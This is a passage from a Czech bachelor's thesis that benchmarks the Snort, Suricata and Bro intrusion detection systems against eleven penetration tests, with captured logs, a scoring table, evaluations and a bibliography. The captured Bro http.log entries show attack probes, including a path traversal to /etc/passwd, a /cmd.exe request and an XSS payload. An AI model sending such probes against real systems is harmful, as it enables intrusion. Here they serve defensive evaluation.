INFO:wafw00f:Sending GET /%3Cinvalid%3Ehello.html

No WAF detected by the generic detection

Number of requests: 10
```

Forma zachycení

Weird.log

```
1366217444.636507  Wa9J1o1OOVe  192.168.1.2  59796  192.168.0.2  80
unescaped_special_URI_char      -      F      bro
```

http.log

```
1366217444.620036  hHa7BOxxxv8  192.168.1.2  59794  192.168.0.2  80     1
GET    192.168.0.2  /cmd.exe      -      Mozilla/5.0 (Macintosh; U; Intel Mac
OS X 10.5; en-US; rv:1.9.1b1) Gecko/20081007 Firefox/3.0  0      0 (empty) -

1366217444.634763  tjd1FIzNJGa  192.168.1.2  59795  192.168.0.2  80     1
       GET    192.168.0.2  /../../../../etc/passwd   -      Mozilla/5.0
(Macintosh; U; Intel Mac OS X 10.5; en-US; rv:1.9.1b1) Gecko/20081007
Firefox/3.0  0      0      (empty)      -      -

1366217444.641715  sxMeHbyDYjf  192.168.1.2  59797  192.168.0.2  80     1
       GET    192.168.0.2  /<script>alert(1)</script>.html  -      Mozilla/5.0
(Macintosh; U; Intel Mac OS X 10.5; en-US; rv:1.9.1b1) Gecko/20081007
Firefox/3.0  0      0      --     (empty)            -      -      -

1366217444.644794  9jLhPkDOrD4  192.168.1.2  59798  192.168.0.2  80     1
       GET    192.168.0.2  /?nx=@@      -      Mozilla/5.0 (Macintosh; U;
Intel Mac OS X 10.5; en-US; rv:1.9.1b1) Gecko/20081007 Firefox/3.0     0
       0      --     (empty)      -      -      -      -      -      -

1366217444.657693  DUWb0gOVWJ5  192.168.1.2  59801  192.168.0.2  80     1
       GET    192.168.0.2  /<invalid>hello.html      -      Mozilla/5.0
(Macintosh; U; Intel Mac OS X 10.5; en-US; rv:1.9.1b1) Gecko/20081007
Firefox/3.0  0      0      --     (empty)      --     -      -      -
```

6. Grafické zpracování výsledků předchozích testování a objektivní zhodnocení nejlépe využitelného IDS systému pro sítovou infrastrukturu malé, střední firmy.

6.1. Metodika ohodnocení jednotlivých testů

Pro objektivní ohodnocení výše testovaných IDS jsem se rozhodl použít vlastní metody odečítání bodů. Každý úspěšně odhalený útok byl klasifikován jedním bodem. Z tohoto bodu byla odečítána poměrná část 0,2b pokud se projevili nedostatky při odhalování útoků. Útok, který nebyl odhalen, byl klasifikován nulovým bodem. Celkové množství testů bylo jedenáct, což odpovídá maximálnímu ohodnocení jednotlivé IDS. Žádná z výše testovaných nedosáhla 100% úspěšnosti, resp. jedenácti bodů, více v Tab. č. 1.

V tabulce nalezneme všechny typy útoků včetně bodových ohodnocení. Dále sloupce poznámka nás informují o tom, za co byly body strženy. Ke každému IDS programu v tabulce je napsáno bodové ohodnocení a poznámka. Předposlední řádek nás informuje o celkovém počtu bodů u jednotlivých IDS, jak si obstály v testu. V posledním řádku máme hodnotu, která je výsledkem odečtení maximálních bodů jednotlivých IDS od celkového maxima jedenácti bodů.


První tři grafy nám zobrazují procento úspěšné a neúspěšné detekce celkového počtu útoku konkrétními IDS programy. Čtvrtý graf znázorňuje účinnost odhalování konkrétních útoků v porovnání se všemi testovanými programy detekce vniknutí.

6.1.1. Tabulka


Celkový počet útoků	11					
Útoky	**Snort**		**Suricata**		**Bro**	
	body	**poznámka**	**body**	**poznámka**	**body**	**poznámka**
Ping of Death	1		0,4	Nespecifikováno a chybí IP adresy	0,4	Chybí IP adresa zdroje, notice.log, velikost souboru
ICMP zahlcení	1		0,8		0,8	Chybí zdrojová IP adresa
Teardrop	1		1		0,6	Chybí IP adresa zdroje a notice.log
TCP SYN zahlcení	0,8	Nespecifikováno jako DoS	0,8	Nespecifikováno jako DoS	0,4	Chybí zdrojová a cílová adresa a specifikace
Webové útoky	1		0,8	Neklasifikováno správně	0,6	Chybí notice.log a útočný příkaz
Skenování portů	1		0,8	Neklasifikováno správně	0	Neodhaleno
Útoky na VoIP služby	1		1		0,8	Chybí zdrojová IP adresa
Útok na SQL databázi	0,5	Nezobrazeno jak se útok prováděl	0,8	Zobrazeno v http logu ale neklasifikováno jako útok	1	
Podvrhnutí DNS záznamu	0	Neodhaleno	0,4	Nekorektní a špatná identifikace	0,8	Zachyceno vše, chybí notice.log
Lámaní hesla přes SSH	1		0,6	Chybí port a nespecifikováno	0,6	Zachyceno, chybí notice.log, nespecifikováno
Waffit skenování	0,6	Neukázal útok a ne vše zachyceno	0,8	Ne vše odchyceno	0,8	Chybí notice.log
Výsledky hodnocení	**8,7**		**7,4**		**6,8**	
Z toho neodhaleno	**2,3**		**3,6**		**4,2**	

Tab. č. 1


6.1.2. Grafy




Graf 1: Detekce útoků programu Snort



Graf 2: Detekce útoků programu Suricata



Graf 3: Detekce útoků programu Bro



Graf 4: Efektivita IDS při odhalování útoků

6.2. Zhodnocení

6.2.1. Snort

Jako jeden z nejznámějších volně přístupných IDS/IPS na trhu prokázal program Snort proč je stále tak oblíbený mezi uživateli. Výsledný graf mluví za vše, Snort detekoval největší počet útoků. Sedm z jedenácti útoků odhalil na výbornou. Pokud bych měl zhodnotit rozhraní tohoto programu, práce v příkazové řádce není zrovna pro neznalého uživatele jednoduchá. Výhodou je možnost instalace výstupního modulu Barnyard, která umožní zpracovávat záznamy typu unified do databází. Poté lze analyzovat další nástavbou i s visuálním grafickým zpracováním v programu BASE. Program lze instalovat pro operační systém Linux i Windows.

6.2.2. Suricata

Tento typ IDS programu má největší výhodu v tom, že dokáže využívat paralelního procesu ke zpracování dat. Pokud bych se měl zamyslet nad kvalitou odhalování útoků, je tento program až druhý v pořadí. Může to být důsledek toho, že se použili snortovské pravidla, které ačkoliv jsou kompatibilní se suricatou, nejsou psané přímo pro tento program. Pokud bychom chtěli použít oficiální pravidla suricaty, můžeme využít oficiálního webu a dodatečně je stáhnout. Další možností instalace pravidel je přímo při instalaci, kde zvolíme instalovat včetně pravidel, tzv. plná instalace. Tak jako u snortu je třeba pracovat v příkazové řádce. Suricata však nabízí instalaci pro operační systém Linux i Windows. V testu obdržel druhé místo, těsně za programem Snort a co je výhoda oproti tomuto programu je rozdělování záznamů podle toho na kterou službu byl veden útok. Tento program hodnotím jako uživatelsky nejpříjemnější.

6.2.3. Bro

Bro v testu dopadlo nejhůře z důvodu koncepčně rozdílné architektury než předchozí dva programy. Dalším důvodem je používání svých vlastních skriptů, které slouží k odhalování útoků a nejsou kompatibilní s testovanými dvěma programy. Značnou váhu na výsledek testu má fakt, že je to relativně nový a ještě nedostatečně zralý program. Ze tří testovaných má Bro nejmenší základnu podpůrců a je složitější než předchozí dva programy. Z jedenácti útoků odhalil korektně pouze jeden. Zbylých 6 útoků bylo zachyceno, ale neodhaleno a 3 útoky byly odhaleny, ale chyběly některé důležité informace. Jeden útok nebyl vůbec odhalen ani zachycen. Co se kladných stránek týče, je třeba vyzdvihnout například vlastnost archivace záznamů a jejich rozdělování dle protokolů a služeb. Jedna z dalších kladných vlastností je aplikace ve vysokorychlostních sítích, ke kterým je předem určen.

7. Závěr

Hlavním záměrem této bakalářské práce bylo otestovat za pomocí penetračních nástrojů tři zadané programy typu IDS a zpracovat jejich výstupy za účelem objektivního zhodnocení. Vstupem do hlavní problematiky těchto systémů je seznámení s principy této technologie, kde je popsána teorie a topologie. Další kapitola obsahuje podrobný popis architektur a vlastností testovaných programů Snort, Suricata a Bro. Následující kapitola popisuje typy útoků včetně výstupů jednotlivých testovaných IDS programů reagující tyto útoky. Za pomocí jedenácti penetračních testů byly otestovány zadané programy. Celkem bylo realizováno 33 testů. Poslední kapitola je kapitolou obsahující grafické zpracování předešlých výsledků včetně metodiky ohodnocení jednotlivých penetračních testů. Také se zde nalézá tabulka obsahující bodové ohodnocení jednotlivých IDS systémů, podle toho jak byly systémy úspěšné v odhalování útoků.

Závěrem bych chtěl podotknout, že v dnešní době nelze počítačovou bezpečnost podceňovat. Snaha zabezpečit systémy by měla být podle mého názoru úměrná složitosti systémů. Samozřejmě nechci narážet na myšlenku nezabezpečovat jednoduché systémy, ale chci tím říct, že jednoduchý informační systém nebude sloužit k ukládání citlivých dat a tudíž není nutné ho zabezpečovat tak silně. Dokonce i dnešní servery zabezpečené řešením IDS se nedokážou dostatečně a efektivně bránit tak primitivním útoků jako je výpadek služby (DoS). V informačním světě je dnes nutné, aby se využívali tyto systémy za účelem snížení rizik útoků na minimum.

Vypracováním této práce jsem získal cenné zkušenosti v oblasti bezpečnosti informačních technologií. Věřím, že tato nabytá zkušenost bude pro mě důležitým faktorem při volbě zaměstnání.

8. Citovaná literatura

[1]. **Caswell, Brian.** *Snort IDS and IPS Toolkit (Jay Beale's Open Source Security).* ISBN:978-1597490993.

[2]. **Sommer, Robin.** International Computer Science Institute . [Online] [Citace: 14. únor 2013.] http://www.icir.org/robin/slides/cybersummit-bro.pdf.

[3]. **Vorlíček, Jaroslav.** LinuxAlt. *Suricata IDS/IPS.* [Online] [Citace: 14. únor 2013.] http://lvb.sti.fce.vutbr.cz/public/LinuxAlt_2010/2010_11_07_LA_07_Suricata/2010_11_07_LA_07_Suricata.pdf.

[4]. **Sobin, Nicholas.** *Syntactic Analysis: The Basics.* místo neznámé : Wiley-Blackwell, 2011. ISBN: 978-1444335071.

[5]. **Haller, Martin.** Lupa.cz. *Seriál Útoky typu DoS.* [Online] [Citace: 1. duben 2013.] http://www.lupa.cz/serialy/utoky-typu-dos/.

[6]. **Gibson, Darril.** *CompTIA Security+: Get Certified Get Ahead: SY0-301 Study Guide.* 2011. ISBN 978-1463762360.

[7]. **Grygarek, Petr.** Systémy detekce průniku v Linuxu. *IDS.* [Online] [Citace: 14. únor 2013.] http://www.cs.vsb.cz/grygarek/SPS/projekty0405/IDS/ids.html.

[8]. **Cox, Kerry J. a Christopher, Gerg.** *Managing Security with Snort and IDS Tools.* ISBN 978-0596006616.

[9]. **Paxson, Vern.** Vern Paxson, Papers . [Online] 1998. [Citace: 9. únor 2013.] http://www.icir.org/vern/papers/bro-CN99.pdf.

[10]. **Gregg, Michael a Haines, Billy.** *CASP: CompTIA Advanced Security Practitioner Study Guide Authorized Courseware: Exam CAS-001.* 2012. ISBN: 978-1118083192.

[11]. **Mirkovic, Jelena, a další, a další.** *Internet Denial of Service: Attack and Defense Mechanisms.* 2005. ISBN: 978-0131475731.

[12]. **Amoroso, Edward.** *Cyber Attacks: Protecting National Infrastructure.* 2010. ISBN: 978-0123849175.

[13]. **Bejtlich, Richard.** *The Tao of Network Security Monitoring: Beyond Intrusion Detection.* 2004. ISBN: 978-0321246776.

[14]. **Krafft, Martin F.** *The Debian System: Concepts and Techniques.* 2005. ISBN: 978-1593270698.

[15]. **Lyon, Gordon Fyodor.** *Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning.* 2009. ISBN: 978-0979958717.

[16]. **Rehman, Rafeeq Ur.** *Intrusion Detection with SNORT: Advanced IDS Techniques Using SNORT, Apache, MySQL, PHP, and ACID.* 2003. ISBN: 978-0131407336.

[17]. **Hadnagy, Christopher.** *Social Engineering: The Art of Human Hacking.* 2010. ISBN: 978-0470639535.

[18]. **Engebretson, Patrick.** *The Basics of Hacking and Penetration Testing: Ethical Hacking and Penetration Testing Made Easy.* 2011. ISBN: 978-1597496551.

[19]. **Allen, Lee.** *Advanced Penetration Testing for Highly-Secured Environments: The Ultimate Security Guide.* 2012. ISBN: 978-1849517744.

[20]. **Cameron, Rob, a další, a další.** *JUNOS Security.* místo neznámé : O'Reilly Media, 2010. ISBN: 978-1449381714.

[21]. **Liu, Cricket a Albitz, Paul.** *DNS and BIND.* místo neznámé : O'Reilly Media, 2006. ISBN: 978-0596100575.

[22]. **Flanagan, William A.** *Understanding VoIP: Internet Telephony and the Future Voice Network.* místo neznámé : Wiley, 2013. ISBN: 978-1118019214.

[23]. **Purdy, Gregor N.** *Linux iptables Pocket Reference.* místo neznámé : O'Reilly Media, 2004. ISBN: 978-0596005696.

[24]. **Vacca, John R.** *Computer and Information Security Handbook.* místo neznámé : Morgan Kaufmann, 2009. ISBN: 978-0123743541.

[25]. **Erickson, Jon.** *Hacking: The Art of Exploitation, 2nd Edition.* místo neznámé : No Starch Press, 2008. ISBN: 978-1593271442.

9. Seznam příloh

Součástí bakalářské práce je CD. Adresářová struktura přiloženého CD:

```
Bro, Snort, Suricata
```

Každá z těchto tří složek obsahuje adresáře popisující typ testovaného útoků:

```
ARP_DNS_Spoof
DoS_smurf_flood
Inviteflood
Nmap
Ping_of_death
SQL_injection
SSH_cracking
TCP_SYN_flood
Teardrop
Waffit
Web_attack
```

V těchto adresářích se nalézají textové soubory typu:

```
Alert, comm.log, fast.log, dns.log, http.log, known_hosts.log,
known_services.log, loaded_scripts.log, notice.log, notice_policy.log,
packet_filter.log, reporter.log, software.log, stats.log, weird.log
```